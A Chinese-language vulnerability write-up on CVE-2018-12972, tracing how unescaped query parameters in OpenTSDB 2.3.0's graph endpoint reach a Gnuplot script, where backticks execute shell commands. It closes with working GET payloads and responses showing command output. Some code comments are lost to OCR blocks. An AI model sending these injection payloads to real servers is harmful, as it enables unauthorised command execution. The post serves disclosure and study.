
OpenTSDB远程命令执行漏洞分析 -【CVE-2018-12972】

chybeta / 2018-07-31 19:56:25 / 浏览数 5119 技术文章 技术文章 顶(0) 踩(0)

相关背景



OpenTSDB / opentsdb

Watch 337 | Star 3,149 | Fork 960

Code | Issues 386 | Pull requests 18 | Projects 0 | Wiki | Insights

A scalable, distributed Time Series Database. http://opentsdb.net

1,476 commits | 10 branches | 25 releases | 97 contributors | LGPL-2.1

Opentsdb是基于Hbase的分布式的，可伸缩的时间序列数据库。官方提供了一个web界面来提供对查询数据进行可视化分析，其背后的绘图由Gnuplot支持。其Github地
https://github.com/OpenTSDB/opentsdb
。在某些版本(比如2.3.0，以下分析以2.3.0版本为例)中，其提供的Web接口存在远程命令执行漏洞，一旦利用成功将以root权限执行。分析见下。

漏洞分析

在opentsdb中，默认情况下`tsd.core.enable_ui`开启，允许通过http来进行rpc调用。当访问时`/q?xx=xxx`时，对应的rpc接口即`GraphHandler`。见src/tsd/RpcManager.java:297：

```
private void initializeBuiltinRpcs(final String mode,
       final ImmutableMap.Builder<String, TelnetRpc> telnet,
       final ImmutableMap.Builder<String, HttpRpc> http) {
   ...
     if (enableUi) {
       ...
       http.put("q", new GraphHandler());
       ...
     }
   ...
```

在 src/tsd/GraphHandler.java:108 execute中

```
public void execute(final TSDB tsdb, final HttpQuery query) {
   ...
   try {
     doGraph(tsdb, query);
   } catch (IOException e) {
     query.internalError(e);
   } catch (IllegalArgumentException e) {
     query.badRequest(e.getMessage());
   }
 }
```

跟入 `doGraph`
其中接受参数在
src/tsd/GraphHandler.java:198 doGraph 中：

```
private void doGraph(final TSDB tsdb, final HttpQuery query)
   throws IOException {
   final String basepath = getGnuplotBasePath(tsdb, query);

   // ■■ start ■■,■■■■■■■■■■■■■
   long start_time = DateTime.parseDateTimeString(
     query.getRequiredQueryStringParam("start"),
     query.getQueryStringParam("tz"));

   ...
   // ■■ end ■■,■■■■■■■■■■■■■
   long end_time = DateTime.parseDateTimeString(
       query.getQueryStringParam("end"),
       query.getQueryStringParam("tz"));

   ...
   // ■■ o ■■
   List<String> options = query.getQueryStringParams("o");
   ...

   final Plot plot = new Plot(start_time, end_time,
         DateTime.timezones.get(query.getQueryStringParam("tz")));
   // ■■ plot ■■■■■■■■■■
   setPlotDimensions(query, plot);

   // ■■ plot ■■, ■■■■
   setPlotParams(query, plot);
   ...

   final RunGnuplot rungnuplot = new RunGnuplot(query, max_age, plot, basepath,
           aggregated_tags, npoints);

   ...

   // Fetch global annotations, if needed
   if (...) {
     ...
   } else {
     // ■■■■■■
     execGnuplot(rungnuplot, query);
   }
 }
```

从请求中获取对应值并设置plot参数在setPlotParams(query, plot);中完成：

```
static void setPlotParams(final HttpQuery query, final Plot plot) {
   final HashMap<String, String> params = new HashMap<String, String>();
   final Map<String, List<String>> querystring = query.getQueryString();
   String value;
   if ((value = popParam(querystring, "yrange")) != null) {
     params.put("yrange", value);
   }
   if ((value = popParam(querystring, "y2range")) != null) {
     params.put("y2range", value);
   }
   if ((value = popParam(querystring, "ylabel")) != null) {
     params.put("ylabel", stringify(value));
   }
   if ((value = popParam(querystring, "y2label")) != null) {
     params.put("y2label", stringify(value));
   }
   if ((value = popParam(querystring, "yformat")) != null) {
     params.put("format y", stringify(value));
   }
   if ((value = popParam(querystring, "y2format")) != null) {
     params.put("format y2", stringify(value));
   }
   if ((value = popParam(querystring, "xformat")) != null) {
     params.put("format x", stringify(value));
   }
   if ((value = popParam(querystring, "ylog")) != null) {
     params.put("logscale y", "");
   }
   if ((value = popParam(querystring, "y2log")) != null) {
     params.put("logscale y2", "");
   }
   if ((value = popParam(querystring, "key")) != null) {
     params.put("key", value);
   }
   if ((value = popParam(querystring, "title")) != null) {
     params.put("title", stringify(value));
   }
   if ((value = popParam(querystring, "bgcolor")) != null) {
     params.put("bgcolor", value);
   }
   if ((value = popParam(querystring, "fgcolor")) != null) {
     params.put("fgcolor", value);
   }
   if ((value = popParam(querystring, "smooth")) != null) {
     params.put("smooth", value);
   }
   if ((value = popParam(querystring, "style")) != null) {
     params.put("style", value);
   }
   // This must remain after the previous `if' in order to properly override
   // any previous `key' parameter if a `nokey' parameter is given.
   if ((value = popParam(querystring, "nokey")) != null) {
     params.put("key", null);
   }
   plot.setParams(params);
 }
```

为方便起见，整理一下http请求参数、java代码、plot参数的对应关系。有一些参数经过了`stringify`，用于后续的JSON格式的转换。经过`stringify`的参数都会被双引

http请求参数	Java代码	plot参数
ylabel	put("ylabel", stringify(value))	ylabel
y2label	put("y2label", stringify(value))	y2label
yformat	put("format y", stringify(value))	format y
y2format	put("format y2", stringify(value))	format y2
xformat	put("format x", stringify(value))	format x
ylog	put("logscale y", "")	logscale y
y2log	put("logscale y2", "")	logscale y2
title	put("title", stringify(value))	title

`stringify`定义在 src/tsd/GraphHandler.java:658 ：

```
private static String stringify(final String s) {
   final StringBuilder buf = new StringBuilder(1 + s.length() + 1);
   buf.append('"');
   HttpQuery.escapeJson(s, buf);  // Abusing this function gets the job done.
   buf.append('"');
   return buf.toString();
 }
```

`escapeJson`定义在 src/tsd/HttpQuery.java:471 中，主要对一些特殊字符进行转义：

```
static void escapeJson(final String s, final StringBuilder buf) {
   final int length = s.length();
   int extra = 0;
   // First count how many extra chars we'll need, if any.
   for (int i = 0; i < length; i++) {
     final char c = s.charAt(i);
     switch (c) {
       case '"':
       case '\\':
       case '\b':
       case '\f':
       case '\n':
       case '\r':
       case '\t':
         extra++;
         continue;
     }
     if (c < 0x001F) {
       extra += 4;
     }
   }
   if (extra == 0) {
     buf.append(s);  // Nothing to escape.
     return;
   }
   buf.ensureCapacity(buf.length() + length + extra);
   for (int i = 0; i < length; i++) {
     final char c = s.charAt(i);
     switch (c) {
       case '"':  buf.append('\\').append('"');  continue;
       case '\\': buf.append('\\').append('\\'); continue;
       case '\b': buf.append('\\').append('b');  continue;
       case '\f': buf.append('\\').append('f');  continue;
       case '\n': buf.append('\\').append('n');  continue;
       case '\r': buf.append('\\').append('r');  continue;
       case '\t': buf.append('\\').append('t');  continue;
     }
     if (c < 0x001F) {
       buf.append('\\').append('u').append('0').append('0')
         .append((char) Const.HEX[(c >>> 4) & 0x0F])
         .append((char) Const.HEX[c & 0x0F]);
     } else {
       buf.append(c);
     }
   }
 }
```

还有一些参数并没有经过转义等，如下表

http请求参数	Java代码	plot参数
yrange	put("yrange", value)	yrange
y2range	put("y2range", value)	y2range
key	put("key", value)	key
bgcolor	put("bgcolor", value)	bgcolor
fgcolor	put("fgcolor", value)	fgcolor
smooth	put("smooth", value)	smooth
style	put("style", value)	style

在完成参数设置后，创建了一个RunGnuplot对象，其中前面解析到的参数即对应的写入到了plot属性中

```
private static final class RunGnuplot implements Runnable {

   private final HttpQuery query;
   private final int max_age;
   private final Plot plot;
   private final String basepath;
   private final HashSet<String>[] aggregated_tags;
   private final int npoints;

   public RunGnuplot(final HttpQuery query,
                     final int max_age,
                     final Plot plot,
                     final String basepath,
                     final HashSet<String>[] aggregated_tags,
                     final int npoints) {
     ...
     this.plot = plot;

     if (IS_WINDOWS)
       this.basepath = basepath.replace("\\", "\\\\").replace("/", "\\\\");
     else
       this.basepath = basepath;
     ...
   }
```

在doGraph的最后执行了execGnuplot(rungnuplot, query);，即src/tsd/GraphHandler.java:256

```
private void execGnuplot(RunGnuplot rungnuplot, HttpQuery query) {
 try {
   gnuplot.execute(rungnuplot);
 } catch (RejectedExecutionException e) {
   query.internalError(new Exception("Too many requests pending,"
                                     + " please try again later", e));
 }
}
```

这边RunGnuplot实现了Runnable接口，因此当线程开始执行时调用的是RunGnuplot的run方法：

```
private static final class RunGnuplot implements Runnable {
   ...
   public void run() {
     try {
       execute();
     } catch (BadRequestException e) {
       query.badRequest(e.getMessage());
     } catch (GnuplotException e) {
       query.badRequest("<pre>" + e.getMessage() + "</pre>");
     } catch (RuntimeException e) {
       query.internalError(e);
     } catch (IOException e) {
       query.internalError(e);
     }
   }
```

跟入execute():

```
private void execute() throws IOException {
     final int nplotted = runGnuplot(query, basepath, plot);
     ...
 }
```

跟入runGnuplot，位置在src/tsd/GraphHandler.java:758

```
static int runGnuplot(final HttpQuery query,
                       final String basepath,
                       final Plot plot) throws IOException {
   final int nplotted = plot.dumpToFiles(basepath);

   ...

   final Process gnuplot = new ProcessBuilder(GNUPLOT,
     basepath + ".out", basepath + ".err", basepath + ".gnuplot").start();
   ...

   return nplotted;
 }
```

dumpToFiles方法定义在src/graph/Plot.java:196:

```
public int dumpToFiles(final String basepath) throws IOException {
   int npoints = 0;
   final int nseries = datapoints.size();
   final String datafiles[] = nseries > 0 ? new String[nseries] : null;
   FileSystem.checkDirectory(new File(basepath).getParent(),
       Const.MUST_BE_WRITEABLE, Const.CREATE_IF_NEEDED);

   ... // ■■■■■■■■■■■■■■

   if (npoints == 0) {
     // ■■■■■ yrange ■■■put("yrange", value)■■
     // ■■■■■■■■■■(npoints == 0)■■■■■■■■ [0:10]
     params.put("yrange", "[0:10]");  // Doesn't matter what values we use.
   }
   writeGnuplotScript(basepath, datafiles);
   return npoints;
 }
```

跟入writeGnuplotScript(basepath, datafiles)，这个方法会生成真正的Gnuplot脚本，方便起见我往里面加了注释

```
/**
  * Generates the Gnuplot script.
  * @param basepath The base path to use.
  * @param datafiles The names of the data files that need to be plotted,
  * in the order in which they ought to be plotted.  It is assumed that
  * the ith file will correspond to the ith entry in {@code datapoints}.
  * Can be {@code null} if there's no data to plot.
  */
```


```
private void writeGnuplotScript(final String basepath,
                                final String[] datafiles) throws IOException {
  final String script_path = basepath + ".gnuplot";

  // gp■■■■■Gnuplot■■
  final PrintWriter gp = new PrintWriter(script_path);
  try {
    // XXX don't hardcode all those settings.  At least not like that.
    gp.append("set term png small size ")
      // Why the fuck didn't they also add methods for numbers?
      .append(Short.toString(width)).append(",")
      .append(Short.toString(height));

    // ■■■ smooth■fgcolor■style■bgcolor■■■■■
    final String smooth = params.remove("smooth");
    final String fgcolor = params.remove("fgcolor");
    final String style = params.remove("style");
    String bgcolor = params.remove("bgcolor");

    // ■■■■■■
    if (fgcolor != null && bgcolor == null) {
      bgcolor = "xFFFFFF";  // So use a default.
    }
    if (bgcolor != null) {
      if (fgcolor != null && "transparent".equals(bgcolor)) {
        bgcolor = "transparent xFFFFFF";
      }
      //  ■Gnuplot■■■■■■■bgcolor
      gp.append(' ').append(bgcolor);
    }
    if (fgcolor != null) {
      //  ■Gnuplot■■■■■■■fgcolor
      gp.append(' ').append(fgcolor);
    }

    gp.append("\n"
              + "set xdata time\n"
              + "set timefmt \"%s\"\n"
              + "if (GPVAL_VERSION < 4.6) set xtics rotate; else set xtics rotate right\n"
              + "set output \"").append(basepath + ".png").append("\"\n"
              + "set xrange [\"")
      .append(String.valueOf((start_time & UNSIGNED) + utc_offset))
      .append("\":\"")
      .append(String.valueOf((end_time & UNSIGNED) + utc_offset))
      .append("\"]\n");
    //  ■Gnuplot■■■■■■■format x ■■■■■■■
    if (!params.containsKey("format x")) {
      gp.append("set format x \"").append(xFormat()).append("\"\n");
    }

    ....

    if (params != null) {
      for (final Map.Entry<String, String> entry : params.entrySet()) {
        // ■params■■■■■■■key■■■■value■■■■■
        final String key = entry.getKey();
        final String value = entry.getValue();
        if (value != null) {
          // ■Gnuplot■■■■■■■■■
          gp.append("set ").append(key)
            .append(' ').append(value).write('\n');
        } else {
          gp.append("unset ").append(key).write('\n');
        }
      }
    }
    ...
    gp.write("plot ");
    for (int i = 0; i < nseries; i++) {
      ...

      if (smooth != null) {
        // ■Gnuplot■■■■■■■ smooth ■■
        gp.append(" smooth ").append(smooth);
      }
      // TODO(tsuna): Escape double quotes in title.
      // ■Gnuplot■■■■■■■ title ■■■■■■■■■■■■
      gp.append(" title \"").append(title).write('"');
      ...
}
```

在完成了`plot.dumpToFiles(basepath);`后，开启子进程运行生成的Gnuplot脚本：

```
final Process gnuplot = new ProcessBuilder(GNUPLOT,
     basepath + ".out", basepath + ".err", basepath + ".gnuplot").start();
```


而gnuplot中允许使用反引号来执行sh命令，

交互模式下：



```
root@iZj6c1j3bxsdx3smxft4ymZ:/tmp/opentsdb# gnuplot

        G N U P L O T
        Version 4.6 patchlevel 4    last modified 2013-10-02
        Build System: Linux x86_64

        Copyright (C) 1986-1993, 1998, 2004, 2007-2013
        Thomas Williams, Colin Kelley and many others

        gnuplot home:     http://www.gnuplot.info
        faq, bugs, etc:   type "help FAQ"
        immediate help:   type "help"  (plot window: hit 'h')

Terminal type set to 'unknown'
gnuplot> `whoami`

gnuplot> root
         ^
         invalid command

gnuplot> `echo chybeta`

gnuplot> chybeta
         ^
         invalid command
```

脚本执行模式下：



```
root@iZj6c1j3bxsdx3smxft4ymZ:/tmp/opentsdb# cat test.gnuplot
set term png small size 100,100 `echo chybeta`
root@iZj6c1j3bxsdx3smxft4ymZ:/tmp/opentsdb# gnuplot test.gnuplot

set term png small size 100,100 chybeta
                                ^
"test.gnuplot", line 1: unrecognized terminal option
```

因此我们可以通过远程控制特定的参数，使得Gnuplot在运行脚本时远程命令执行。支持远程命令执行的可控参数如下：

http请求参数	Java代码	plot参数
y2range	put("y2range", value)	y2range
key	put("key", value)	key
bgcolor	put("bgcolor", value)	bgcolor
fgcolor	put("fgcolor", value)	fgcolor
smooth	put("smooth", value)	smooth
style	put("style", value)	style
o	省略	省略


攻击流程

先查出可以使用的metrics

```
GET /suggest?type=metrics&q= HTTP/1.1
```


发包，在参数位置处填入payload。

```
GET /q?start=2018/07/05-00:00:00&end=2018/07/30-00:00:00&m=sum:rate:env.air&o=%6ls%60&yrange=%5B0:%5D&wxh=1900x738&style=lines
```



```
GET /q?start=2018/07/29-00:00:00&end=2018/07/30-00:00:00&m=sum:rate:env.air&o=&yrange=%5B0:%5D&wxh=1900x738&style=`echo%20chybeta`&json HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: [redacted]
Connection: close
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.13.7
Date: Tue, 31 Jul 2018 11:39:01 GMT
Content-Type: application/json
Connection: close
Content-Length: 173

{"err":"<pre>Gnuplot stderr:\n\nset style data chybeta\n                    ^\n\"/home/mcc/opentsdb/cachedir/1a7cb1f5.gnuplot\", line 9:
unrecognized plot type\n\n</pre>"}
```



```
GET /q?start=2018/07/29-00:00:00&end=2018/07/30-00:00:00&m=sum:rate:env.air&o=&yrange=%5B0:%5D&wxh=1900x738&style=`dir+/`&json HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer[redacted]
Connection: close
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.13.7
Date: Tue, 31 Jul 2018 11:42:08 GMT
Content-Type: application/json
Connection: close
Content-Length: 295

{"err":"<pre>Gnuplot stderr:\n\nset style data bin  dev  etc\t lib\tlost+found  mnt  proc  run  srv  tmp  varboot  dfs  home  lib64\tmedia\t
opt  root  sbin  sys  usr  yarn\n          ^\n\"/home/mcc/opentsdb/cachedir/67f94a80.gnuplot\", line 9: unrecognized plot
type\n\n</pre>"}
```

Reference

- https://stackoverflow.com/questions/18396365/opentsdb-get-all-metrics-via-http

点击收藏 | 1 关注 | 1

上一篇：条条大路通罗马——花式转储域密码哈希 下一篇：初识linux提权

1. 1 条回复

yunsle 2018-08-07 23:35:42

留个脚印

0 回复Ta

登录 后跟帖